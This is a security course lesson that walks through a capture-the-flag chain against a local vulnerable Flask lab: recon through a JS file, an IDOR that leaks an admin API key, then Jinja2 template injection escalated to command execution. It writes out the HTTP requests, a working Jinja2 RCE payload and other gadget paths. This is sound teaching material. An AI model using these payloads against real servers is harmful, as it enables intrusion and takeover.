Lesson 10.1: Chaining recon to RCE
In real engagements (bug bounty, pentest, advanced CTF), a single vulnerability that leads straight to RCE is rare. What produces a “critical” report is usually a chain: several low or medium severity vulnerabilities linked together, where each link unlocks the next. This lesson teaches that chain mindset and runs a real recon to IDOR to SSTI to RCE chain on a multi-step Flask app.
 Recon leaks an internal endpoint, IDOR leaks an admin API key, the key unlocks an SSTI endpoint, and SSTI on Jinja2 is RCE.
Level: advanced, about 50 minutes. Prerequisites: Lesson 9.1 (REST API security), Lesson 5.1 (IDOR), Lesson 8.1 (SSTI). Tools: ffuf/gobuster, curl, Python requests, Burp Suite.
Goals
After this lesson you understand why “low-score” vulnerabilities become critical when chained, you can practice the recon to leak to exploit to RCE flow, you know how to read JS files, comments, and API docs to find a hidden attack surface, and you can run a full attack chain and retrieve the flag on the server.
Theory
In real engagements (bug bounty, pentest, advanced CTF), a single vulnerability that leads straight to RCE is rare. What produces a “critical” report is usually a chain: several low or medium severity vulnerabilities linked together, where each link unlocks the next.
A typical chain goes through these stages:
- Recon: map the attack surface. Probe directories, read JavaScript files, HTML comments, API docs (Swagger/OpenAPI), and headers, to find hidden endpoints with no public link.
- Vulnerability A (entry point): a vulnerability that lets you read something you should not. A common one is IDOR/BOLA leaking information (credentials, an API key, an internal token).
- Leak: use vulnerability A to obtain a secret, and that secret is the key for the next step.
- Vulnerability B (escalation): use the leaked secret to reach a more powerful function that is “protected” by that very secret. For example an admin endpoint with SSTI, or file upload, or deserialization.
- RCE: turn vulnerability B into code execution, read the flag, or take over the server.
The chain mindset differs from the scan mindset. An automated scanner reports “IDOR, medium” and stops. The attacker asks a further question: what can I leak, and which door does that open? An API key that seems harmless can be the ticket into a template-rendering endpoint, a template render with no controls is SSTI, and SSTI on Jinja2 is RCE.
An important lesson when writing the report: always describe the full chain with the final impact, because that is the real risk level. And when fixing: breaking one link is enough to cut the chain, but you should fix all of them because of defense in depth.
Demo
The lab in labs/10.1/ sets up a multi-step “Shop Admin Portal”. The chain has four links.
Link 0, recon. The home page is empty but embeds a JS file, and has a “forgot to remove” comment:
1
2
3
4
5
6
7
GET /
...<!-- TODO: go bo file debug truoc khi len production -->
   <script src="/static/app.js"></script>

GET /static/app.js
...const API_BASE = "/api/v2";
   fetch(`${API_BASE}/users/${userId}/keys`)  // endpoint noi bo
The JS file just leaked the internal endpoint /api/v2/users/<id>/keys, which has no link in the UI. Link 1, IDOR. This endpoint is unauthenticated, so call it with id=1 (admin):
1
2
3
GET /api/v2/users/1/keys
-> {"id":1,"username":"admin","role":"admin",
    "admin_api_key":"adm_k3y_31337_internal", ...}
We just leaked admin_api_key. Link 2, SSTI. The endpoint /admin/template/preview is “protected” only by the key we just leaked, and it renders a user-supplied template. Try {{7*7}}:
1
2
3
4
POST /admin/template/preview
X-Admin-Key: adm_k3y_31337_internal
{"template":"{{7*7}}"}
-> {"rendered":"49"}
The 49 confirms the server evaluates the expression, which is Server-Side Template Injection on Jinja2. Link 3, RCE. The classic Jinja2 payload to reach os and run a command:
1
2
3
4
5
6
7
POST /admin/template/preview
X-Admin-Key: adm_k3y_31337_internal
{"template":"{{ lipsum.__globals__.os.popen('id; echo ---; cat flag.txt').read() }}"}

-> uid=1000(haipanda) gid=1000(Administrator) groups=...
   ---
   FLAG{10.1_recon_idor_ssti_rce_chain}
Four links, from a “forgot to remove” comment to command execution on the server.
Lab
- Vulnerable app:
labs/10.1/(multi-step Flask, binds127.0.0.1:8076, runs locally from the lab directory per the README). - Task: walk the full recon to RCE chain yourself and retrieve the contents of
flag.txt. - Hints:
- Start by reading the HTML and every static file carefully. Do not skip comments.
- When you see an internal endpoint, try changing the
id(IDOR) before anything else. - Once you have the key, find which function accepts it. Try
{{7*7}}to detect SSTI. - The Jinja2 RCE payload can go through
lipsum.__globals__,cycler.__init__.__globals__, orself.__init__.__globals__.
- Solution:
exploit.pyandtranscript.txtinlabs/10.1/.
Common pitfalls
- Treating a medium IDOR as done, missing that it leaks a secret leading to RCE.
- Thinking a secret in a URL or JS file is “safe because normal people do not see it”. The attacker reads all of it.
- With SSTI, confusing XSS (runs in the browser) with SSTI (runs on the server). SSTI is far more dangerous.
- When writing the report, listing each flaw in isolation without reconstructing the chain, which leads the reader to underestimate the real risk.
Further reading
- PortSwigger Web Security Academy: the Information disclosure, Access control, and SSTI topics (used to build chains).
- HackTricks: the SSTI payloads section for Jinja2 and other template engines.
- Real bug bounty writeups of the form “IDOR to account takeover”, “info leak to RCE”.
Key takeaways
- Always ask the next question “what can I leak, and which door does that open”; do not stop at the first vulnerability.
- Recon is the first link: JS files, comments, Swagger, and headers often leak hidden endpoints.
- A leaked secret (an API key, a token) is rarely the goal; it is the key for the next step.
- Detect SSTI with a math expression (
{{7*7}}), then escalate to RCE by reachingosthrough the globals of a function already available in the template. - Breaking one link cuts the chain, but you should fix all of them.